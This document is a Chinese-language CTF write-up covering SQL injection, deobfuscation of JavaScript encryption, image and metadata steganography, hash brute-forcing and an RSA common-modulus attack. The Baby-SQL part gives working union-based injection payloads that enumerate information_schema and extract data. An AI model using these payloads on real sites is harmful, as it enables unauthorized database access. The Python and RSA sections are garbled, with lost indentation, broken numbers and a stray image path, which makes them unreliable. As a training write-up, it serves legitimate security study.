Web

1.Baby-SQL

1.判断注入类型
?id=1' and 1=1--+有返回
?id=1' and 1=2--+无返回
所以，存在字符型注入
2.判断列数
?id=1' order by 3--+有返回
?id=1' order by 4--+无返回
所以有三列
3.获取数据库名
?id=-1' union select 1,2,database()--+
返回数组库名称 note
4.获取表名
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = 'note'--+
返回 fl4g,notes
5.获取列名
?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema = 'note' and table_name = 'fl4g'--+
返回fllllag
6.获取flag
?id=-1' union select 1,2,fllllag from fl4g--+
返回slctf{6fccea16bb5d46c49db787a37b4bd3b1}

2.Easy Frontend

这道题前两部分的flag都比较简单，第三部分的flag需要花一些心思。

第一部分flag

打开审查元素，找到相应元素，复制flag即可。

第二部分flag

BASE64解码即可。

第三部分flag

首先，可以对混淆的JS代码进行反混淆。观察代码可知，按钮调用的是`encrypt`函数，可知该函数一定被加载到页面内了。因此，只需在控制台中，输入`encrypt`，即可看到代码。
混淆前的JS脚本如下：

```
function encrypt(input) {
    if (typeof input !== "string") {
        return;
    }
    const key = 0x114;
    const iv = 0x514;
    while (input.length % 2) input += '\0';
```

```
    let pos = 0;
    let byteArr = '';
    while (pos < input.length) {
        let x1 = input.charCodeAt(pos);
        let x2 = input.charCodeAt(pos + 1);
        let raw = (0x100 * x1 + x2 + iv) ^ key;
        let raw_hex = raw.toString(16);
        if (raw_hex.length % 2) raw_hex = '0' + raw_hex;
        let group = '';
        for (let i = 0; i < raw_hex.length / 2; i++) {
            let hex = '0x' + raw_hex[2 * i] + raw_hex[2 * i + 1];
            group += String.fromCharCode(Number.parseInt(hex, 16));
        }
        while (group.length < 2) group = '\0' + group;
        byteArr += group;
        pos += 2;
    }
    return btoa(byteArr);
}
```

第一种解法

可以根据加密代码反推出解密，本质上是一个简单的异或加密。

```
function decrypt(input) {
    const key = 0x114;
    const iv = 0x514;
    let pos = 0;
    let byteArr = '';
    input = atob(input);
    while (pos < input.length) {
        let x1 = input.charCodeAt(pos);
        let x2 = input.charCodeAt(pos + 1);
        let raw = (x1 * 0x100 + x2) ^ key;
        raw -= iv;
        let ori2 = raw % 0x100;
        let ori1 = (raw - ori2) / 0x100;
        byteArr += String.fromCharCode(ori1, ori2);
        pos += 2;
    }
    return byteArr;
}
```

第二种解法

细心观察可以发现，实际上，该加密是两个两个一组的，因此，我们如果两个两个进行爆破，也一样能够得到答案。

```
function burp() {
    let data = '';
    let target = atob(part3);
    while (true) {
        let failed = false;
        (() => {
```

```
            for (let i = 32; i < 128; i++) {
                for (let j = 32; j < 128; j++) {
                    let d = atob(encrypt(data + String.fromCharCode(i, j)));
                    if (target.startsWith(d)) {
                        data += String.fromCharCode(i, j);
                        return;
                    }
                }
            }
            failed = true;
        })();
        if (encrypt(data) === target || failed) {
            break;
        }
    }
    console.log(data);
}

burp();
```

Misc

1.BMP更合适

直接使用stegsolve，发现没什么东西。用winhex，发现文件末尾有一行话，大意为要求我们将文件转换为bmp后再来看这里。

查看左下角的像素，发现有一些杂色像素。

既然题目说了bmp，png和bmp都是无损格式，那我们可以尝试把做下的杂色像素提取出来（单纯的剪裁），然后另存为bmp。

题目为什么要区分bmp和png呢？既然都是图片，刚刚的操作不能影响像素值，但是可以改变文件的储存格式。

或许我们可以用二进制文件查看工具（例如winhex）看看处理过的bmp文件

即可获取flag。

原理是bmp储存不会进行无损压缩，png会对文件进行无损压缩，另存为bmp相当于无损解压缩了。

2.EXIF

用在线exif查看器查看exif

找到F1ag：c2xjdGZ7S2FlZGVoYXJhX0thenVoYV9pc19SRUFMTFlfZ29yZ2VvdXN9
对其base64解码得到flag
slctf{Kaedehara_Kazuha_is_REALLY_gorgeous}

3.Word签到
打开word，查看信息，在相关人员作者中找到flag

Crypto

1.easy Hash

easy Hash
非常简单的爆破，写一个脚本爆破一下即可：
import hashlib
def md5(data):

创建一个 MD5 的加密对象

hash_object = hashlib.md5()

更新加密对象中的信息

hash_object.update(b'%d' % data)

打印加密后的结果

return hash_object.hexdigest()
def sha1(data):
hash_object = hashlib.sha1()

更新加密对象中的信息

hash_object.update(b'%d' % data)

打印加密后的结果

return hash_object.hexdigest()
def sha256(data):

创建一个 SHA256 的加密对象

hash_object = hashlib.sha256()


更新加密对象中的信息

hash_object.update(b'%d' % data)

打印加密后的结果

return hash_object.hexdigest()
def burte(type, value):
for i in range(1000000):
if eval(type)(i) == value:
print(i)
break
burte('md5', '7d96e3e5bcea89955bceec8cc938a0cc') # 682514
burte('sha1', '28c1a8abbfbfa2ad53fe276e4abc0987e7720369') # 142070
burte('sha256',

"30ade2b0a67ebc5c598ad46d61c527a61c5a95b9bd76f425fd8941d62c288cf7") # 207103



2.easy RSA

非常简单的共模攻击，脚本网上一大堆，随便搜一个拿来用即可：

```
from gmpy2 import invert
from Crypto.Util.number import *
def gongmogongji(n, c1, c2, e1, e2):
def egcd(a, b):
if b == 0:
return a, 0
else:
x, y = egcd(b, a % b)
return y, x - (a // b) * y
s = egcd(e1, e2)
s1 = s[0]
s2 = s[1]
```

求模反元素

```
if s1 < 0:
s1 = - s1
c1 = invert(c1, n)
elif s2 < 0:
s2 = - s2
c2 = invert(c2, n)
m = pow(c1, s1, n) * pow(c2, s2, n) % n
return m
n =
14283576699020277418074572510283389959969460796433050834633006630957276107581896
9
73025425556113534961578351941413776991547698072466519993755832112624301125712115
5
20384396538850675780085126982508953594362125725456189825885754709248100076505060
5
21320927246791660661879990264578405648561112154118582132582240631 1
e1 = 65537
e2 = 257
c1 =
14084208390682261203128588941568537223416269479103868570237504534026556810119316
5
```

18252275830669487692595540957821512730043877398028835034832734744027015252484976
4
46587265884218018399109689918476162719729794518000984101857780948361491091158055
5
43216452665015935808306345603247921532897996097644721585142359498 5
flag 为 slctf{rsa_1s_n0t_s0_3asy!}
c2 =
10008247619604219923813028401867216927633719795562708082644285412026827036002932
8
95619716269578239766350023682372039487315095916951470235964780023337838888134214
5
79303996596477754611058967057006643287903789520632699152684278417216436796651423
6
89420467336959342752405990680993597782858